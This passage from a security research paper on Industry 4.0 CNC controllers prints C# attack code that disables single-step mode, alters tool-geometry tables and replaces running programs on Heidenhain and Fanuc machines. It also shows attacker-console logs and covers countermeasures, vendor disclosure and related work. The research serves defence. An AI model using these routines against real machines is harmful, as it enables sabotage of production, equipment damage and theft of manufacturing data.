


Figure 33. The same Heidenhain controller running in normal mode (called “full-sequence mode” here)

The attack is performed by calling the *SetExecutionMode* method provided by the RemoTools framework library, as shown in the following code snippet. The attacker instantiates the *JHAutomatic* interface, which is used to set the CNC's execution mode to automatic. *StartProgram* starts the automatic execution of the main program. (The *JHAutomatic* interface is handled via a COM object and needs to be released at the end of the execution.)

```
public void DisableSingleStepMode(JHMachineInProcess machine)
{
    JHAutomatic automatic = null;
    try
    {
        automatic = machine.GetInterface(DNC_INTERFACE_OBJECT.DNC_INTERFACE_HAUTOMATIC);
        automatic.SetExecutionMode(DNC_EXEC_MODE.DNC_EXEC_AUTOMATIC);
        automatic.StartProgram(null);
    }
    finally
    {
        if (automatic != null)
        {
            Marshal.ReleaseComObject(automatic);
        }
    }
}
```

Changing the Tool Geometry

In this use case, the attacker tampers with the tool geometry, specifically the tool length's wear. Generally, this attack on a vertical milling machine results in the introduction of a microdefect in the manufacturing process to cause damage or DoS.

We now show how an attacker could remotely:

- Download the table file that describes the configuration of the tools.
- Edit the file to insert the modifications needed to perform the chosen attack.
- Upload and load the file in the controller's memory for immediate execution.

Figure 34 shows the attacker console downloading such a table file, named "table/tool.t". Figure 35 shows the attacker modifying the length wear from 0 to -130 for tool number 1, named "PUNTA8". The table file is in the form of a CSV (comma-separated values) file with tab as separator.

```

Please select one of the following actions. You can type the number associated with the action, or the action name.
0: Get active channels
1: Get data entry
2: Select a program
3: Start a program
4: Stop running program
5: Read directory content
6: Download a file
7: Upload a file
8: Disable single step mode
9: Set execution mode
10: Get production state
11: Make a screenshot
12: Lock table
13: Unlock table
14: Quit

6
Element path (relative to TNC folder): table\tool.t
Destination path: C:\Users\fabio.castello\Desktop\HeidenhainTest\tool.t
Downloading file from table\tool.t to C:\Users\fabio.castello\Desktop\HeidenhainTest\tool.t
Result:
true

```

Figure 34. The attacker console downloading the tool table

| 1 | BEGIN TOOL.T MM Version: 'Update:100.21' | | | | | | | | | | | | | |
|---|------------------------------------------|--------|--------|----------|------|-----|-----------|---------|----------|-----------|----------|---------|----------|------|
| 2 | T | NAME | L | R | R2 | PLC | DL | LCUTS | DR | DR2 | CUT | TL | | |
| | RT | TIME1 | TIME2 | CUR_TIME | TYP | DOC | LBREAK | RBREAK | TORQUE | NMAX | LIFTOFF | TP_NO | T-ANGLE | LTOL |
| | LAST_USE | R2TOL | DIRECT | R-OFFS | PTYP | AFC | ACC | PITCH | AFC-LOAD | KINEMATIC | DR2TABLE | OVRTIME | | |
| 3 | 0 | 0 | 0 | 0 | 0 | 99 | +0 | +0 | +0 | %00000000 | +0 | +0 | 0 | 0 |
| | +0 | 0 | -1 | 0 | +0 | 0 | +0 | 0 | +0 | 0 | 0 | +0 | | |
| 4 | 1 | PUNTA8 | 0 | 0 | 0 | 99 | +150 | +4 | +0 | -130 | +0 | +0 | 0 | 0 |
| | 0 | 0 | 0 | 260.82 | 99 | +0 | 0 | 0 | +0 | %00000000 | +0 | +0 | 0 | 0 |
| | 0 | 0 | -1 | 0 | +0 | 0 | 0 | 0 | +0 | 0 | 0 | +0 | 12:51:49 | |
| | 17.12.2021 | 0 | 0 | 0 | +0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | | |
| 5 | 2 | 2 | 0 | 0 | 0 | 99 | +126.629 | +6.1 | +0 | +0 | +0 | +0 | 0 | 0 |
| | 0 | 0 | 0 | 1.27 | 99 | +5 | 0 | 0 | +0 | %00000000 | +0 | +0 | 0 | 0 |
| | 0 | 0 | -1 | 0 | +0 | 0 | 0 | 0 | +0 | 0 | 0 | +0 | 15:13:50 | |
| | 04.11.2021 | 0 | 0 | 0 | +0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | | |
| 6 | 3 | 3 | 0 | 0 | 0 | 99 | +150 | +0 | +0 | +0 | +0 | +0 | 0 | 0 |
| | 0 | 0 | 0 | 0 | 99 | +0 | 0 | 0 | +0 | %00000000 | +0 | +0 | 0 | 0 |
| | 0 | 0 | -1 | 0 | +0 | 0 | 0 | 0 | +0 | 0 | 0 | +0 | 11:41:38 | |
| | 01.12.2021 | 0 | 0 | 0 | +0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | | |
| 7 | 4 | 4 | 0 | 0 | 0 | 99 | +150 | +0 | +0 | +0 | +0 | +0 | 0 | 0 |
| | 0 | 0 | 0 | 0 | 99 | +0 | 0 | 0 | +0 | %00000000 | +0 | +0 | 0 | 0 |
| | 0 | 0 | -1 | 0 | +0 | 0 | 0 | 0 | +0 | 0 | 0 | +0 | 09:06:07 | |
| | 19.11.2019 | 0 | 0 | 0 | +0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | | |
| 8 | 5 | 5 | 0 | 0 | 0 | 99 | +163.8599 | +1.9025 | +0 | +0 | +0 | +0 | 0 | 0 |
| | 0 | 0 | 0 | 0 | 99 | +0 | 0 | 0 | +0 | %00000000 | +0 | +0 | 0 | 0 |
| | 0 | 0 | -1 | 0 | +0 | 0 | 0 | 0 | +0 | 0 | 0 | +0 | 22:05:07 | |
| | 30.01.2018 | 0 | 0 | 0 | +0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | | |

Figure 35. The attacker modifying the length wear

Figure 36 shows the impact of the attack on the machine. The vertical axis moves down to 130 mm.




Figure 36. The effect of the attack changing the tool geometry on the machine

The following code snippet shows the code used to perform the attack. The first method shows how the tool table can be downloaded from the targeted machine, while the second one shows how to upload the altered version of the table. The *JHFileSystem* interface exposes methods to read and write files on the CNC's file system.

```
public void DownloadFile(JHMachineInProcess machine, string path, string destinationPath)
{
    JHFileSystem fileSystem = null;
    try {
        fileSystem = machine.GetInterface(DNC_INTERFACE_OBJECT.DNC_INTERFACE_
        JHFILESYSTEM);
        fileSystem.SetAccessMode(DNC_ACCESS_MODE.DNC_ACCESS_MODE_OEM, Constants.
        Password);
        fileSystem.ReceiveFile(path, destinationPath);
    }
    finally {
        if (fileSystem != null)
        {
            Marshal.ReleaseComObject(fileSystem);
        }
    }
}
```

```

public void UploadFile(JHMachineInProcess machine, string path, string destinationPath)
{
    JHFileSystem fileSystem = null;
    try
    {
        fileSystem = machine.GetInterface(DNC_INTERFACE_OBJECT.DNC_INTERFACE_
JHFILESYSTEM);
        fileSystem.SetAccessMode(DNC_ACCESS_MODE.DNC_ACCESS_MODE_DEFAULT, Constants.
Password);
        fileSystem.TransmitFile(path, destinationPath);
    }
    [cut]
}

```

Fanuc

Fanuc usually develops controllers for machine manufacturers, and only to a lesser extent it produces and sells CNC machines with its own brand. For this reason, we did not test a Fanuc machine, but rather two distinct machines equipped with the same controller, as previously mentioned. The use case we present, which works for both vendor machines, shows the impact of the security problems in the context of the CNC supply chain.

Program Rewrite

In this use case, an attacker replaces the program in execution with one of their choices. We believe that this issue is very severe because it gives the attacker the ability to abuse a CNC machine for their profit by making the manufacturing produce a different piece (by uploading a custom program), introducing defects in the production, or ultimately causing the abused CNC machine to crash.

In practice, the attack begins by downloading the currently executed program. The attacker could identify the name of the executed program (“O1000” in this use case) by querying the FOCAS interface with the following commands.

```

Public void ReadMainProgramName(ushort handler)
{
    var mainProgram = new byte[242];
    var resultCode = Focas1.cnc_pdf_rdmain(handler, mainProgram);
    var programName = Encoding.ASCII.GetString(mainProgram).TrimEnd('\0');
    if (resultCode != Focas1.EW_OK)
        Console.WriteLine($"Error while retrieving the main program. Error code:
{resultCode}\n");
    else
        Console.WriteLine($"Main program: {programName}");
}

```

The code snippet uses the function `cnc_pdf_rdmoin()` provided by FOCAS to retrieve the main program, that is, what is currently executed by the machine. The following snippet shows how it can be downloaded from the CNC.

```
public void DownloadFile(ushort handler, string sourcePath, string destinationPath)
{
    // 1 - Notify the start of the download to CNC.
    short result;
    do
    {
        result = Focas1.cnc_upstart4(handler, 0, sourcePath);
    }
    while (result == (short)Focas1.focas_ret.EW_BUSY);
    // 2 - Download the file from CNC.
    var buffer = new char[BUFFER_LENGTH];
    var fileContent = new StringBuilder();
    do
    {
        var charsReceived = BUFFER_LENGTH;
        result = Focas1.cnc_upload4(handler, ref charsReceived, buffer);
        if (result == Focas1.EW_OK)
        {
            buffer[charsReceived] = '\0';
            Console.WriteLine(buffer, 0, charsReceived);
            fileContent.Append(buffer, 0, charsReceived);
            fileContent.Append("\n");
        }
        else if (result == (short)Focas1.focas_ret.EW_BUFFER)
        {
            // the buffer is currently busy - the download should be retried
            later }
        else if (result == (short)Focas1.focas_ret.EW_RESET)
        {
            // the download has finished. }
        else
        {
            Console.WriteLine($"Error during the download. Error code:
{result}");
            break; }
    } while (result == Focas1.EW_OK || result == (short)Focas1.focas_ret.EW_BUFFER);
    // 3 - Notify the end of the download to CNC.
    result = Focas1.cnc_upend4(handler);
    if (result != Focas1.EW_OK)
    {
        Console.WriteLine($"Error during the release of the download. Error code:
{result}");
    }
    else
    {
        Console.WriteLine("The download has finished with success.");
    }
    using (var outputFile = new StreamWriter(File.OpenWrite(destinationPath)))
    {
        outputFile.Write(fileContent.ToString());
    }
}
```


Figure 37 shows the compiled client that we developed for this attack.

```
5: Read tool info
6: Select main program
6: Download program
7: Upload program
8: Delete file
9: Read tool info

6
Program name: O1000
Downloading file //DATA_SV/O1000...
%
O1000
T89M6
H89D89
G400D6R3
T73M6
M30
%
End of the download.
The download has finished with success.
C:\Users\fabio.castello\source\repos\cnc\fanuc\FanucConsoleApp\bin\Debug\Downloads\O1000
The file was downloaded here: C:\Users\fabio.castello\source\repos\cnc\fanuc\FanucConsoleApp\bin\Debug\Downloads\O1000
```

Figure 37. The malicious Fanuc client downloading the execution program to hijack

At this point, the attack modifies the program by adding a comment under the program name, now named “O1002”, as shown in Figure 38.



```
*C:\Users\fabio.castello\source\repos\cnc\fanuc\FanucConsoleApp\bin\Debug\Downloads\O1000 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
credentials.txt API.txt ScaffoldDbContext.txt GOCANVAS BONITA SERVER.txt GOCANVAS BONITA PF
1 %
2 O1002 (comment)
3 T89M6
4 H89D89
5 G400D6R3
6 T73M6
7 M30
8 %
9
```

Figure 38. The attacker’s modification of the source code

Then, the attacker uploads the hijacked program and instructs the controller to execute it. Figure 39 shows the result of the attack with the controller executing the legitimate code at 14:06:16 and the hijacked one at 14:06:49.




Figure 39. The program-rewriting attack working in practice: the controller executing the legitimate code (left) and the hijacked one (right)

Considering repetitive productions, in which the machining programs are consolidated within the company and are not punctually rechecked in all the lines (which can even number thousands), rewriting the work program by introducing movements that are not compatible with the machine configuration could also lead to the breakdown of the machinery due to the crashing of tools, axes, or turrets.

As with the other controllers, several kinds of attacks are possible with Fanuc, including hijacking a parametric program and changing the tool geometry. However, we believe we have given sufficient examples of attack cases, and we prefer to proceed with this paper by discussing our commitment to a correct and responsible disclosure process, rather than spending more words with the use cases. (Additional information is provided in supplementary material such as videos and presentations that we release with this paper.)

7. Discussion

Countermeasures

With this paper, we show how a miscreant could target modern, Industry 4.0 CNC machines to conduct attacks like sabotaging a production plant or stealing confidential information. All these attacks are possible because the controller manufacturers have introduced technologies that, although allowing the machines to connect to networks (and the internet), open the doors for abuses.

Of the four vendors we analyzed, only two support a security feature that prevent this to happen: *authentication*. Although none of them enforce authentication by default, a conscious integrator or end-user engineer will be able to configure one. In particular, Heidenhain supports strong authentication via SSH tunnel, which, if enabled, represents a good countermeasure to the attacks we confirmed in our research. In its recent versions of FOCAS (FOCAS 2 since 2020), Fanuc supports an eight-digit authentication code, which is a reasonable countermeasure when excluding brute-forcing attacks. The controllers from the two other vendors do not offer an authentication option, so any malicious user could remotely connect to the machines and abuse their Industry 4.0 features to conduct the attacks we demonstrated.

Another countermeasure that helps reduce the impact of our attacks is *authorization*. Unfortunately, the investigated technologies allow, in large part, a process or user to access *all* of the controller's resources, including PLC registers and memory addresses that "live" outside of the context of the executed program. This lack of privilege separation and access management allows a miscreant to tamper with the internal state of the controller and alter the state of the machine. For example, in the case of Haas, a miscreant could modify control registers that support the machine functionalities such as the single-step mode or the trigger alarms. Similarly, an Okuma application has access to all internal states of the controller. A correct approach entails adopting resource access control systems that grant access to a limited set of resources (as with mobile applications on modern smartphones).

When it comes to integrators and end users, we suggest these countermeasures:

- **Context-aware industrial intrusion prevention and detection systems (IPS/IDSs):** These devices, which have recently seen a surge in popularity in the catalogs of security vendors, are equipped with network engines that can capture real-time traffic associated with industrial protocols with the goal of detecting attacks. In particular, we advocate for systems that understand the protocols related to CNC machines, so as to give the operator the ability to allow legitimate requests (for example, those associated with the monitoring of the production) while detecting abuses.
- **Network segmentation:** Correct network architecting is of great importance. As our research has revealed, all the tested machines expose interfaces that could be abused by miscreants. Even though data collection and remote machine management are important features (and also part of the Industry 4.0 paradigm), correct networking is necessary to preventing abuses. Standard technologies like virtual local area networks (VLANs) and firewalls help in this respect.
- **Correct patching:** Modern CNC machines are equipped with full-fledged operating systems and complex software, which might inevitably contain security vulnerabilities. This was indeed the case of the machines that we tested. We stress that modern CNC machines should be considered as part of the IT assets of an organization and follow the same patching management procedures of any other sort of equipment, like desktop computers or servers.

Responsible Disclosure

In embarking on this research, we aimed to raise awareness in a domain where cybersecurity had been acquiring more and more importance and should thus be considered as an important driver in the development of CNC controllers. With this goal in mind, we underwent an important disclosure process and communicated our findings in a timely and responsible fashion with the vendors of the controllers that we tested. Table 5 provides a summary of this process.

In practice, we reached out to the affected vendors while tackling the controllers sequentially, with the first vendor contact in November 2021 and the last in March 2022. The Industrial Control Systems Cyber Emergency Response Team (ICS-CERT) of the Cybersecurity and Infrastructure Security Agency (CISA) extended invaluable help and support during our discussion with the vendors, for which we are grateful.

As of this writing, all four vendors have replied to our concerns and most of them have addressed, to varying degrees, our findings in a reasonable time frame. More importantly, all of them have expressed interest in our research and have decided to improve either their documentation or their communication efforts with their machine manufacturers, with the final effort of offering end users more secure solutions.

| Controller vendor | Reported issues | Dates of first contacts | Date of acknowledgment | Feedback |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Haas | <ul style="list-style-type: none"> Abuse of Ethernet Q Commands RCE via unauthenticated Java JMX agent (simulator) Firmware extraction via enabled boot selection jumper (simulator) | <ul style="list-style-type: none"> Nov. 17, 2021 (direct contact) Jan. 13, 2022 (via ICS-CERT) | <ul style="list-style-type: none"> July 20, 2022 | <ul style="list-style-type: none"> According to the vendor, the controller simulator is not within scope because it does not contain any company intellectual property. No authentication will be implemented on the Ethernet Q Commands interface because the vendor considers it the responsibility of the integrator or the end user to adopt precautions to prevent a machine's service from being exposed (for example, an ICS firewall). An advisory with such recommendations is under joint development. |
| Okuma | <ul style="list-style-type: none"> RCE via CVE-2010-2729 (simulator) Abuse of THINC-OSP via malicious application Program code leak via unauthenticated and exposed MTConnect | <ul style="list-style-type: none"> Nov. 19, 2021 (direct contact) | <ul style="list-style-type: none"> Nov. 25, 2021 | <ul style="list-style-type: none"> The MTConnect agent has been fixed. THINC-OSP will not be fixed because of open challenges (such as performance). |
| Heidenhain | <ul style="list-style-type: none"> Abuse of DNC Unsecure OEM password Multiple known vulnerabilities | <ul style="list-style-type: none"> Feb. 4, 2022 (direct contact) March 1, 2022 (via ICS-CERT) | <ul style="list-style-type: none"> May 10, 2022 | <ul style="list-style-type: none"> The vendor does not harden its controllers, but leaves this task to the machine manufacturers. This is done on purpose. An advisory with recommendations for machine manufacturers is under joint development. |
| Fanuc | <ul style="list-style-type: none"> Abuse of FOCAS | <ul style="list-style-type: none"> March 7, 2022 (direct contact) March 29, 2022 (via ICS-CERT) | <ul style="list-style-type: none"> April 27, 2022 | <ul style="list-style-type: none"> The vendor has enhanced the documentation. Newer versions of FOCAS 2 (starting in 2020) support password authentication. |

Table 5. A summary of our responsible disclosure process

8. Related Work

We explored and demonstrated the security risks associated with the adoption of the Industry 4.0 paradigm in the CNC domain. Although some previous work focused on smart manufacturing, including CNCs to a certain extent, to the best of our knowledge none of it involved a practical analysis of CNC controllers and related evaluations in the field.

Davide Quarta et al. conducted a security analysis of an industrial robot controller. Modern robot controllers are equipped with a full-fledged operating system and full-stack network capabilities, making them a complex and interesting system to study. By relying on a real-world industrial robot installed in a polytechnic university, the authors performed both an analysis of the architecture and an evaluation of the risks associated with its implementation, showing how modern industrial robots could be prone to attacks of different types.⁴¹

In a follow-up work, Marcello Pogliani et al. explored the security risks associated with bad practices in developing code for modern industrial robots. As a result, the authors proposed a static-code analysis tool to detect security vulnerabilities in robot code and used it to show that certain implementations of programs found online were effectively vulnerable to different classes of attacks.⁴² In a similar work, Avijit Mandal et al. used static-code analysis techniques to analyze domain-specific programs (such as ABB RAPID and IEC 61161-3 PLC) in a multilanguage fashion.⁴³

At a larger angle, Federico Maggi et al. investigated how smart factory floors were exposed to potential security threats in Industry 4.0 environments. The authors reported security issues at different levels, ranging from abuse of industrial add-ins (similar to Okuma's applications) and compromise of digital twins to attacks on third-party firmware libraries or on the manufacturing execution system's HMI. Their research explored the risks of the industrial ecosystem as a whole, showing that modern installations give rise to a larger attack surface, compared with previous generations of industrial facilities, in which machines were considered standalone systems. This is particularly true with the adoption of radio controllers to connect remote machinery.⁴⁴

In another work, Maggi et al. looked at the protocols designed and implemented in radio controllers to remotely control industrial machinery such as overhead cranes. Their research showed that multiple vendors were prone to the same class of problems: the ability for a miscreant to arbitrarily generate fake

radio messages and sabotage the operation of industrial plants. They communicated with the affected vendors, suggesting the introduction of common security mitigations like end-to-end encryption.⁴⁵ Similar problems were reported by Marco Balduzzi (one of the authors of this paper) et al. in their research, in which they conducted a security analysis of a radio protocol standard used in the maritime industry for monitoring and tracking logistics and passenger ships.⁴⁶

In still another work, Balduzzi et al. looked at industrial gateways, or smart gateways considered as IIoT equipment in smart factories for enabling communication between modern and legacy devices using different network protocols (such as TCP and serial). The authors reported issues in which translations occurred, such as from Modbus TCP to Modbus RTU, providing malicious users the chance to perform attacks of various kinds, like bypassing industrial firewalls or IDSs to write arbitrary registers in targeted PLCs.^{47, 48}

Other works in the direction of securing industrial installations are discussed by Terry Fleury et al., who presented a taxonomy of cyberattacks against supervisory control and data acquisition (SCADA) systems used in the energy industry.⁴⁹ More generally, Dorottya Papp et al. conducted a systematic review of the existing threats and vulnerabilities in embedded systems.⁵⁰

In a work closer to ours, Xuehong Chen et al. discussed the security risks associated with CNC machines, reporting issues related to a CNC's terminal, service network, or data. Given such considerations, the authors proposed mitigation strategies for each of these areas, like the adoption of cryptographic schemes for data protection, or industrial gateways for proper network segmentation and access control.⁵¹ Similarly, Shanshan Tu proposed a trusted security framework for CNC machines.⁵²

Although these works sit in the same domain of research as our work, they provide different research methodologies and contributions. Our work is closer to the real-world implementations of CNC machines, in having conducted an empirical evaluation of the security boundaries of the technologies put in place by controller manufacturers according to the needs dictated by the Industry 4.0 paradigm.

9. Conclusion

Our research explored the risks related to the adoption of the Industry 4.0 paradigm in CNC machines. Over the last decade, these machines started undergoing a shift from standalone systems to network-enabled ones that resemble full-fledged machines more closely than they do mechanical devices. At the same time, these complex systems began offering a variety of technologies for connecting to the “smart world” and acting as intelligent entities.

As a result of this shift, which is sometimes dictated by business and marketing logic rather than technical necessity, end users are left dealing with sophisticated systems that, if not correctly configured or not correctly assessed from a security standpoint, might open the doors for attacks.

Over the course of one year, we explored such smart technologies and put ourselves in the shoes of attackers intent on sabotaging industrial facilities or stealing manufacturing information. We share our findings in this research paper and in additional demo material that we make available with the goal of educating all stakeholders in the CNC domain in this respect.

Our responsible disclosure process highlighted a strong interest from the affected controller vendors, showing how security is becoming a prevalent topic in the field. We hope with our work to raise attention in a domain that we believe will gain additional traction in the future.

List of Figures

Figure 1. The evolution of industrialization compared with the evolution of machine tools

Figure 2. The parts of a CNC machine

Figure 3. An example of parametric programming

Figure 4. Machining by chip removal depicting tool and cutting edge

Figure 5. An example of tool configuration for Okuma machines

Figure 6. The effect of tool wear on geometry

Figure 7. The CNC machine supply chain

Figure 8. The Haas simulator we used for preliminary testing (left) and the Haas CNC machine (Super Mini Mill 2) by Celada we used for verification (right)

Figure 9. MTConnect as a way to interconnect different vendor technologies

Figure 10. The Okuma simulator we used for the development of the malicious application and during the initial testing

Figure 11. The Okuma machine we used in the evaluation (Genos M460V-5AX) at MADE Competence Center

Figure 12. The Hartford 5A-65E machine, running on a Heidenhain TNC 640 controller, that we used in our experiments at Celada

Figure 13. The Yasda YMC 430 + RT10 machine, running on a Fanuc controller, that we used in our experiments at the Polytechnic University of Milan

Figure 14. The Star SR-32JII machine, running on a Fanuc controller, that we used in our experiments at Celada

Figure 15. A demonstration of the “disabling feed hold” attack: the operator pushing the feed hold button to no effect (top) and the details of the console (bottom)

Figure 16. The Haas Super Mini Mill engraving trace number 2 during our experiment

Figure 17. The correct engraving measurement as indicated by the caliper

Figure 18. The results of our Haas experiment: that of the correct manufacturing process on the left and that of our confirmed attack on the right

Figure 19. The defective engraving as shown by the caliper

Figure 20. The 3D-printed tool we printed in plastic for our damaging experiment, which crashed against the raw material (left), and a detail thereof (right)

Figure 21. False alarms triggered to perform DoS

Figure 22. An example of tool life increasing, with the attacker resetting the counter to negatively influence the production

Figure 23. Exploitation of a vulnerability to install the malicious app on the CNC machine

Figure 24. The malicious app correctly calling back home and spawning a backdoor

Figure 25. Dumping of the executed program's source code via a malicious application

Figure 26. Dumping of the executed program's source code via an unauthenticated and exposed MTConnect agent

Figure 27. A parametric program executing two holes as per legitimate operation

Figure 28. The same parametric program executing 25 holes after hijacking

Figure 29. Ransomware in action

Figure 30. An example of production data leaked from our machine installation during testing

Figure 31. The Heidenhain controller running in single-step mode (called "single-block mode" here)

Figure 32. The triggered single-step mode causing the machine to pause

Figure 33. The same Heidenhain controller running in normal mode (called "full-sequence mode" here)

Figure 34. The attacker console downloading the tool table

Figure 35. The attacker modifying the length wear

Figure 36. The effect of the attack changing the tool geometry on the machine

Figure 37. The malicious Fanuc client downloading the execution program to hijack

Figure 38. The attacker's modification of the source code

Figure 39. The program-rewriting attack working in practice: the controller executing the legitimate code (left) and the hijacked one (right)

References

- 1 Ministero dello Sviluppo Economico. (n.d.). *Ministero dello Sviluppo Economico*. “Italy’s Plan: Industria 4.0.” Accessed on May 27, 2022, at https://www.mise.gov.it/images/stories/documenti/2017_01_16-Industria_40_English.pdf.
- 2 European Commission. (January 2017). *European Commission*. “France: Industrie du Futur.” Accessed on May 27, 2022, at https://ati.ec.europa.eu/sites/default/files/2020-06/DTM_Industrie%20du%20Futur_FR%20v1.pdf.
- 3 European Commission. (January 2017). *European Commission*. “Germany: Industrie 4.0.” Accessed on May 27, 2022, at https://ati.ec.europa.eu/sites/default/files/2020-06/DTM_Industrie%204.0_DE.pdf.
- 4 European Commission. (January 2017). *European Commission*. “Spain: Industria Conectada 4.0.” Accessed on May 27, 2022, at https://ati.ec.europa.eu/sites/default/files/2020-06/DTM_Industria%20Connectada_ES%20v1.pdf.
- 5 European Commission. (January 2017). *European Commission*. “The Netherlands: Smart Industry.” Accessed on May 27, 2022, at https://ati.ec.europa.eu/sites/default/files/2020-06/DTM_Smart%20Industry_NL%20v1.pdf.
- 6 Alexandra Tasigiorgou. (n.d.). *European Commission*. “Digitising European Industry: Current status.” Accessed on May 27, 2022, at https://helios-eie.ekt.gr/EIE/bitstream/10442/15662/1/Tasigiorgou_DEI_270218.pdf.
- 7 Alessandro Ancarani, Carmela Di Mauro, and Francesco Mascali. (2019). *Journal of World Business*, vol. 54, no. 4, pp. 360 – 371. “Backshoring strategy and the adoption of Industry 4.0: Evidence from Europe.”
- 8 Davide Quarta et al. (May 2017). *38th IEEE Symposium on Security and Privacy*, San Jose, California. “An Experimental Security Analysis of an Industrial Robot Controller.”
- 9 Marcello Pogliani et al. (October 2020). *15th ACM Asia Conference on Computer and Communications Security*, Taipei, Taiwan. “Detecting Insecure Code Patterns in Industrial Robot Programs.”
- 10 Avijit Mandal et al. (September 2018). *23rd International Conference on Emerging Technologies and Factory Automation*, Turin, Italy. “A Generic Static Analysis Framework for Domain-specific Languages.”
- 11 Federico Maggi et al. (November 2020). *2nd International Conference on Industry 4.0 and Smart Manufacturing*, Austria. “Smart Factory Security: A Case Study on a Modular Smart Manufacturing System.”
